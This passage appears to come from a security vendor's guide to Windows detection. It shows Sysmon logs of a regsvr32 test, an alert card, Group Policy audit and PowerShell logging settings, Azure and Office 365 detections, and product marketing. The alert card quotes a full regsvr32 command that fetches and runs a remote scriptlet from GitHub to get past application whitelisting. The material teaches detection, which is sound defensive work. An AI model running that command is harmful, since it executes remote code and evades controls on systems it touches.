ParentProcessId: 6992
ParentImage: C:\Windows\System32\cmd.exe

Log Name:    Microsoft-Windows-Sysmon/Operational
Source:      Sysmon              Logged:          4/15/2020 5:43:58 PM
Event ID:    1                   Task Category:   Process Create (rule: ProcessCreat
Level:       Information         Keywords:
User:        SYSTEM              Computer:        blu-dc01.blulab.dev
OpCode:      Info
```

Event ID 3 Shows:

1. Image - C:\Windows\System32\regsvr32.exe
    a. Regsvr32 is the application creating the network connection
2. Destination Port Name - https
3. Destination IP - 151.101.0.133




```
Network connection detected:
RuleName:
UtcTime: 2020-04-15 21:43:58.738
ProcessGuid: {f91e98b7-801e-5e97-0000-0010d36aa105}
ProcessId: 2448
Image: C:\Windows\System32\regsvr32.exe
User: BLULAB\Administrator
Protocol: tcp
Initiated: true
SourceIsIpv6: false
SourceIp: 192.168.1.201
SourceHostname: blu-dc01.blulab.dev
SourcePort: 61092
SourcePortName:
DestinationIsIpv6: false
DestinationIp: 151.101.0.133
DestinationHostname:
DestinationPort: 443
DestinationPortName: https

Log Name:    Microsoft-Windows-Sysmon/Operational
Source:      Sysmon              Logged:          4/15/2020 5:43:59 PM
Event ID:    3                   Task Category:   Network connection detected (rul
Level:       Information         Keywords:
User:        SYSTEM              Computer:        blu-dc01.blulab.dev
OpCode:      Info
```

Event ID 22 Shows:


1. Query Name - raw.githubusercontent.com
2. Image Name - C:\Windows\System32\regsvr32.exe
    a. Regsvr32 is the application requesting the DNS resolution of the location of the DLL on the internet



```
Dns query:
RuleName:
UtcTime: 2020-04-15 21:43:58.744
ProcessGuid: {f91e98b7-801e-5e97-0000-0010d36aa105}
ProcessId: 2448
QueryName: raw.githubusercontent.com
QueryStatus: 0
QueryResults: type:  5
github.map.fastly.net;::ffff:151.101.0.133;::ffff:151.101.64.133;::ffff:151.101.128.133;::ffff:151.101.192.
133;
Image: C:\Windows\System32\regsvr32.exe

Log Name:    Microsoft-Windows-Sysmon/Operational
Source:      Sysmon              Logged:          4/15/2020 5:44:00 PM
Event ID:    22                  Task Category:   Dns query (rule: DnsQuery)
Level:       Information         Keywords:
User:        SYSTEM              Computer:        blu-dc01.blulab.dev
OpCode:      Info
```

And when you tie them all together, you can create detections based on the malicious activity.


Regsvr32 Malicious DLL

Malicious Code

Threat Priority 1

DATE CREATED Apr 16, 2020 3:26 PM EDT

STATUS Resolved

ASSIGNED RESPONDERS

Amanda Berlin (You) ×

ANALYSIS

Blumira has detected the running of the command "regsvr32.exe /s /u /i:https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1117/RegSvr32.sct scrobj.dll" on blu-dc01.blulab.dev by Administrator. Regsvr32.exe is a command-line program used to register and unregister object linking and embedding controls. It can also be used to specifically bypass process whitelisting. Malicious activity or users may take advantage of this functionality to avoid being detected by endpoint solutions because of whitelists or false positives from Windows using regsvr32.exe for normal operations.

Learn more about how Blumira's platform automatically detects and remediates security findings.

Advanced Windows Logging Settings

One of the most common configurations taken for granted is the built-in Microsoft Windows OS logging capabilities. Here's a few modifications that can offer a deeper look into your Windows environment. While the Windows Event Viewer can be used to investigate single instances on an endpoint, the ability to correlate that data can be an advantage to any security team. The default logging enabled on a Microsoft AD Domain and all endpoints doesn't include a fraction of the helpful data that can be obtained.


Group Policy Objects

Group Policy Objects (GPOs) are used to centrally manage hardware and software settings in a domain configuration. They are broken up into both local and domain policies and can be applied to specific accounts or containers in a certain order to see differing results. Controlling event logging settings from within GPOs allows different settings to be applied to different groups of assets such as domain controllers, servers and endpoints. ***NOTE*** All GPO changes should be thoroughly planned and tested in any environment.

Event Log Sizes

Default event log file sizes are traditionally too small and can cause log aggregation if a networking issue occurs. Taking into account the virtualization and hardware of today's infrastructure, the sizes found below are recommended.

1. Open Group Policy Management on a domain controller
2. Either find the policy that will be edited or create a new policy
3. Right-click on the GPO and select edit
4. Configure event log sizes
5. Computer Configuration > Policies > Windows Settings > Security Settings > Event Log




Event Log	
Max App Log Size	256k or larger
Max Security Log Size	Reg. endpoints - 1,024,000kb min Server endpoints - 2,048,000kb min
Max System Log Size	256k or larger

Advanced Audit Policy Configuration

Starting in Windows Server 2008 R2 and Windows 7, Advanced Audit Policy Configuration in Group Policy allowed the ability to configure much more granular audit settings.

1. Enable advanced auditing
   - Navigate to: Computer Configuration > Policies > Windows Settings > Security Settings > Local Policies > Security Options

     i. Audit: Force audit policy subcategory settings - Enabled



Policy	Policy Setting
Accounts: Administrator account status	Not Defined
Accounts: Block Microsoft accounts	Not Defined
Accounts: Guest account status	Not Defined
Accounts: Limit local account use of blank passwords to co...	Not Defined
Accounts: Rename administrator account	Not Defined
Accounts: Rename guest account	Not Defined
Audit: Audit the access of global system objects	Not Defined
Audit: Audit the use of Backup and Restore privilege	Not Defined
Audit: Force audit policy subcategory settings (Windows Vis...	Enabled

Audit: Force audit policy subcategory settings (Windows ... ? ×

Security Policy Setting | Explain


Audit: Force audit policy subcategory settings (Windows Vista or later) to override audit policy category settings

☑ Define this policy setting:

● Enabled

○ Disabled

2. Configure Advanced Audit Policies
   - Computer Configuration > Policies > Windows Settings > Security Settings > Advanced Audit Policy Configuration > Audit Policies


Group Policy Management Editor
File Action View Help
MainGPO [BLU-DC01.BLULAB.DEV] Policy
Computer Configuration
Policies
Software Settings
Windows Settings
Name Resolution Policy
Scripts (Startup/Shutdown)
Deployed Printers
Security Settings
Account Policies
Local Policies
Event Log
Restricted Groups
System Services
Registry
File System
Wired Network (IEEE 802.3) Policies
Windows Defender Firewall with Advanced Sec
Network List Manager Policies
Wireless Network (IEEE 802.11) Policies
Public Key Policies
Software Restriction Policies
Application Control Policies
IP Security Policies on Active Directory (BLULA
Advanced Audit Policy Configuration
Audit Policies
Account Logon
Account Management
Detailed Tracking
DS Access
Logon/Logoff
Object Access
Policy Change
Privilege Use
System
Global Object Access Auditing

Subcategory	Audit Events
Audit Credential Validation	Success and Failure
Audit Kerberos Authentication Service	Not Configured
Audit Kerberos Service Ticket Operations	Not Configured
Audit Other Account Logon Events	Success and Failure

Account Logon	
Credential Validation	Success and Failure
Kerberos Authentication Service	No Auditing
Kerberos Service Ticket Operations	No Auditing
Other Account Logon Events	Success and Failure

Account Management	
Application Group Management	Success and Failure
Computer Account Management	Success and Failure
Distribution Group Management	Success and Failure
Other Account Management Events	Success and Failure
Security Group Management	Success and Failure
User Account Management	Success and Failure

Detailed Tracking	
DPAPI Activity	No Auditing
PNP (Plug and Play)	Success
Process Creation	Success and Failure
Process Termination	No Auditing
RPC Events	Success and Failure
Token Right Adjusted	Success

DS Access	
Detailed Directory Service Replication	No Auditing
Directory Service Access	No Auditing
Directory Service Changes	Success and Failure
Directory Service Replication	No Auditing

Logon/Logoff	
Account Lockout	Success
Group Membership	Success
IPsec Extended Mode	No Auditing
IPsec Main Mode	No Auditing
IPsec Quick Mode	No Auditing
Logoff	Success
Logon	Success and Failure
Network Policy Server	Success and Failure
Other Logon/Logoff Events	Success and Failure
Special Logon	Success and Failure
User / Device Claims	No Auditing

Object Access	
Application Generated	Success and Failure
Central Access Policy Staging	No Auditing
Certification Services	Success and Failure
Detailed File Share	Success
File Share	Success and Failure
File System	Success
Filtering Platform Connection	Success
Filtering Platform Packet Drop	No Auditing
Handle Manipulation	No Auditing
Kernel Object	No Auditing
Other Object Access Events	No Auditing
Registry	Success
Removable Storage	Success and Failure
SAM	Success

Policy Change	
Audit Policy Change	Success and Failure
Authentication Policy Change	Success and Failure
Authorization Policy Change	Success and Failure
Filtering Platform Policy Change	Success
MPSSVC Rule-Level Policy Change	No Auditing
Other Policy Change Events	No Auditing

Privilege Use	
Non Sensitive Privilege Use	No Auditing
Other Privilege Use Events	No Auditing
Sensitive Privilege Use	Success and Failure


System	
IPsec Driver	Success
Other System Events	Failure
Security State Change	Success and Failure
Security System Extension	Success and Failure
System Integrity	Success and Failure

Global Object	
File System	No Auditing
Registry	No Auditing

Advanced Microsoft Command Line Logging

For advanced Microsoft command line and powershell module logging, make the following changes to group policy:

1. Computer Configuration > Policies > Windows Settings > Security Settings > Advanced Audit Configuration > Detailed Tracking > Audit Process Creation > Enable\
2. Computer Configuration > Policies > Administrative Templates > System > Audit Process Creation > Include command line in process creation events > Enable
3. User Configuration > Policies > Administrative Templates > Windows Components > Windows Powershell
    - Turn on Module Logging
        - Enable and set module names to *



Group Policy Management Editor

Windows PowerShell

Turn on Module Logging

Edit policy setting

Requirements:

Setting	State
Turn on Module Logging	Not configured
Turn on PowerShell Script Block Logging	Not configured
Turn on Script Execution	Not configured

Turn on Module Logging

○ Not Configured
● Enabled
○ Disabled

Comment:

Options:

To turn on logging for … Show, and then type t… Wildcards are support…

Module Names

To turn on logging for … modules, type the foll… list:

Microsoft.PowerShell.*


Microsoft.WSMan.Ma…

Show Contents

Module Names

	Value
	1
*	

    - Turn on PowerShell Script Block Logging
        - Enable and select Log script block invocation start / stop events



Group Policy Management Editor

Windows PowerShell

Turn on PowerShell Script Block Logging

Edit policy setting

Setting	State
Turn on Module Logging	Enabled
Turn on PowerShell Script Block Logging	Not configured
Turn on Script Execution	Not configured

Turn on PowerShell Script Block Logging

○ Not Configured
● Enabled
○ Disabled

Comment:

Supported on: At least Microsoft Windows 7 or Windows Server 2008 family

Options:

☑ Log script block invocation start / stop events:

Help:

This policy setting enables logging of all PowerShell script input to the Microsoft-Windows-PowerShell/Operational event log. If you enable this policy setting,
Windows PowerShell will log the processing of commands,

Summary

Windows offers an incredible amount of power with the settings that Group Policy can control, while these are just a portion of the logging GPO settings that can massively increase the visibility into an environment. Without a large portion of these settings, many different system attacks and malicious activities may end up being missed, such as brute-force authentication attempts, command and control traffic, and the addition of settings, software, or users to maintain a persistent connection on an endpoint.

Combining advanced auditing with log collection, correlation, alerting and reports can give security teams deeper insights and the ability to react as needed to respond to or mitigate potential threats.

Free & Easy Tools From Blumira

Logmira: Configurations for Advanced Windows Logging

What is Logmira?

A pre-built set of group policy configurations for advanced Windows logging, in the form of a GPO (Group Policy Object) backup file you can download, free from Blumira. These are created by Blumira's security team as our recommendations to help increase Windows log visibility for threat detection, and to help meet compliance auditing requirements.

What is GPO?

A Group Policy Object (GPO) is a virtual collection of policy settings. Group Policy settings are contained within a GPO – a GPO can represent policy settings in the file system and Active Directory.

Why does an organization need this?

Windows has limited logging capabilities enabled by default. Traditionally, this is a manual process that doesn't get implemented by system administrators, resulting in many organizations overlooking these important configuration steps.

What does it do?

It provides organizations running Windows with a way to automate the configuration of a group policy object that provides verbose log visibility for threat detection and compliance.

Why did we create it?

We couldn't find this group of policy settings anywhere, so we created it ourselves by modifying a baseline model from Microsoft and a few other sources. Other vendors give you all of the settings and it takes about a half hour for administrators to set up.

Instead of following a list and manually modifying 100 or so settings, it's way easier to just import it from a backup. We wanted to make it easy and automated for customers to import the settings into your environment and start configuring logs today.

Logmira on GitHub

Flowmira: NXLog Configurations for Windows Security

What is Flowmira?
Flowmira is a set of customized NXLog configurations that can be used to generate data from Windows endpoints, used for greater visibility into host actions. We recommend using NXLog for Windows log collection.

What is NXLog?
NXLog is a multi-platform log shipping tool that Blumira recommends using to help easily identify security risks, policy breaches or analyze operational problems in server logs, operation system logs and application logs. In concept, NXLog is similar to syslog-ng or Rsyslog, but it is not limited to UNIX and syslog only.

Where can I get NXLog?
You can download the community edition for free from NXLog. If you require WEF, you should obtain a license for the Commercial version of NXLog. If you're a Blumira customer, you can utilize the Logstash Module to collect WEF logs instead of purchasing a NXLog Commercial license.

Why does an organization need this?
Windows logs are an invaluable source of security visibility. That said, time is a precious commodity. Spend that scarce resource somewhere other than designing a log forwarding configuration file with a proprietary syntax.

What does it do?
The configuration file defines what local event logs to forward via the NXLog agent to the Blumira sensor or a traditional SIEM. Flowmira facilitates the process by pre-defining a number of security-centric event logs, including PowerShell, IIS, Windows Firewall, and classic Windows Event Logs.

Why did we create it?
Blumira is offering Flowmira to the public in order to help simplify Windows machine log collection for all organizations. These configurations can help you gain additional insight for better threat detection and response.

Flowmira on GitHub

Detecting Security Threats: Azure & Office 365

To support today's remote workforce and the digital transformation of modern organizations, Microsoft's cloud services and applications provide productivity, collaboration and infrastructure benefits. Cloud services help scale resources and increase business efficiency, but they also come with security blindspots, as many organizations must maintain both hybrid on-premises and cloud environments.

Detect & Respond: Microsoft Azure

Microsoft Azure is a public cloud computing platform that can be used for different services like analytics, virtual computing, storage, networking and more. It provides solutions such as infrastructure as a service (IaaS), platform as a service (PaaS) and software as a service (SaaS).

Detecting security events in Azure is key to identifying early indicators of attacker reconnaissance (discovery), access attempts, lateral movement, malware or ransomware infection, data exfiltration and more.

What to Look For

These are a few examples of anomalous, suspicious and threat-like behavior and activity within Microsoft Azure that you should be able to quickly detect and alert on.

Microsoft Key Vault Tampering
Microsoft Azure Key Vault is a tool for securely storing and accessing secrets. A secret is anything that you want to tightly control access to, such as API keys, passwords, or certificates. Detecting any setting modifications or changes in one or more of your Azure Key Vaults can keep you informed of potentially malicious behavior. Blumira's platform detects and provides playbooks to walk you through next steps and further investigation.

Single-Factor Powershell Authentication

Powershell is a very powerful tool that can cause serious harm to an environment if access falls into the hands of an attacker. Blumira can detect when a user account successfully authenticates without using multi-factor authentication (MFA), using Microsoft PowerShell command line to your Azure infrastructure. Blumira provides advice on next steps - in this case, disabling authentication for any account, especially those with administrative access. If determined to be a risk, Blumira recommends triggering incident response procedures and procedures for containment.

Attempted Azure Sign-In Using PowerShell

Password spraying, an attacker method of attempting a few authentications against many users or many authentications against one user, is a way to avoid brute-force or lockout detections. By detecting password spraying in use with an Azure Active Directory PowerShell session, you can identify when an attacker is attempting to access your environment. Blumira detects this and provides guidance on response - block the source IPs immediately and consider resetting passwords for targeted users.

Learn more about how easy it is to **integrate Blumira with Microsoft Azure Event Hub**, which streams Azure security events and logs to Blumira's service for automated threat detection and response.

Detect & Respond: Microsoft Office 365

Office 365 (now named Microsoft 365) features a line of cloud-based, online versions of Microsoft Word, PowerPoint, Excel and OneNote. It enables productivity and collaboration services, and is used widely by organizations and enterprises. As a result, it is also often targeted by attackers for access to company files and data.

What to Look For

These are just a few examples of anomalous, suspicious and threat-like behavior and activity within Microsoft Office 365 that you should be able to quickly detect and alert on.

Office 365 Anomalous Access Attempts

To protect against unauthorized access to your Office 365 server, you should be able to detect login attempts using password spraying. Password spraying, an attacker method of attempting a few authentications against many users or many authentications against one user, is a way to avoid brute-force or lockout detections. Blumira detects this and provides guidance on response - block the source IPs immediately and consider resetting passwords for targeted users.

Office 365 Authentication Outside of U.S.

Another detection to protect against unauthorized access is based on geographical location. By detecting any user attempts to authenticate to your network outside of the U.S. (or any countries you don't do business with or in), you can be alerted to a potential login risk. Blumira can detect and alert you to any anomalous logins from different countries, which can be remote users or a malicious attacker attempting to authenticate to the network with legitimate user credentials.

Office 365 Email Forwarding Enabled

Another potential risk is if you detect a user enabling email forwarding for another user, targeting an organization. Unless it's known and approved, Blumira recommends immediately stopping email forwarding, as it is often the first step in attacks against Office 365 environments. It's worth considering disabling all email forwarding to reduce potential information leakage, and only allowing access when needed.

Learn more about how easy it is to **integrate Blumira with Microsoft Office 365** to stream security events and logs to Blumira's service for automated threat detection and response.

Blumira: Automated Threat Detection & Response

Easy deployment & use for
organizations and IT teams of any size

Identify and respond to cybersecurity threats – all in one easy-to-use platform. Blumira's cloud SIEM automates security operations for faster threat defense, even without a security team.


Security Operation Challenges

Limited Teams - Companies can't afford SecOps & current teams may have limited security expertise.

Alert Fatigue - With over 10k alerts a day, how can analysts parse, analyze and investigate every alert?


Manual Process - Fine-tuning SIEMs to get real security value out of them is slow & manual.

Streamline Your Security Operations With Blumira



Deploy in Hours

Blumira's cloud-delivered platform is designed for easy deployment in hours for small IT and security teams.



No More Alert Fatigue

Blumira's automated threat detection and response platform comes with pre-built rules and tuning, sending only prioritized alerts to your team.

Security Expertise

Blumira lets you run lean - while having access to our security team's expertise when you really need it.

> "Other tools are noisy; we don't have time to dig through layers & layers of data. Blumira does a good job summarizing detections and giving us advice on how to remediate."
>
> – **Steve Gatton**, VP of IT Network, Fechheimer

Customers 💙Blumira

GREENLEAF TRUST · Fechheimer · TAS UNITED

FANUC · NATIONAL MACHINERY · GREENLEAF

Blumira

> "Blumira provides expertise in understanding alerts. With a limited staff, it's important that someone has my back – Blumira's team has a real commitment to its customers."
>
> – **Kevin Hayes**, CISO, Merit Network

merit

NETWORK. SECURITY. COMMUNITY.

With Blumira, It's Easy to:

Collect & Centralize Security Events

Easily integrate with applications and security tools across your environment, including cloud and on-prem. Blumira's cloud-delivered service collects and parses security events, logs and alerts for visibility through a single pane of glass.

Rapidly Detect Cybersecurity Threats

Quickly detect known and suspected cybersecurity threats with Blumira's platform. Backend automation and fine-tuned alerting increase the effectiveness of threat detection while reducing the noise of false-positive alerts. With Blumira, you can deploy honeypots with the click of a button to detect lateral movement and unauthorized access across your environment.

Automate Remediation

When known cybersecurity threats are detected, Blumira's automated remediation capabilities implement blocking rules to stop active cybersecurity threats without requiring manual intervention. This helps stop attackers early before they can access to critical systems.

Respond Quickly With Guided Playbooks

Blumira's guided and actionable remediation playbooks enable anyone in IT to easily respond to and stop cybersecurity threats – even without security expertise. Our security analysts give you step-by-step response workflows built into Blumira's platform.

Report on Security Findings & Activities

Quickly and easily gain access to the reports you need with Blumira's intuitive reporting capabilities. Blumira guides you through the process to get access to the data and reporting that you need to help you investigate, report and meet compliance requirements such as PCI DSS, FFIEC, NIST 800-53, HIPAA and other compliance frameworks.

Deploy in Hours, Not Months

It's easy to integrate, centralize logs and realize security value in a matter of hours. Blumira takes care of log parsing to ease the burden on your team. We integrate with firewalls, endpoint protection, identity management providers, cloud infrastructure and applications, productivity applications and much more.

Want to Learn More?

See how easy it is to protect your organization from cybersecurity threats with Blumira's automated threat detection & response solution.

Watch a Demo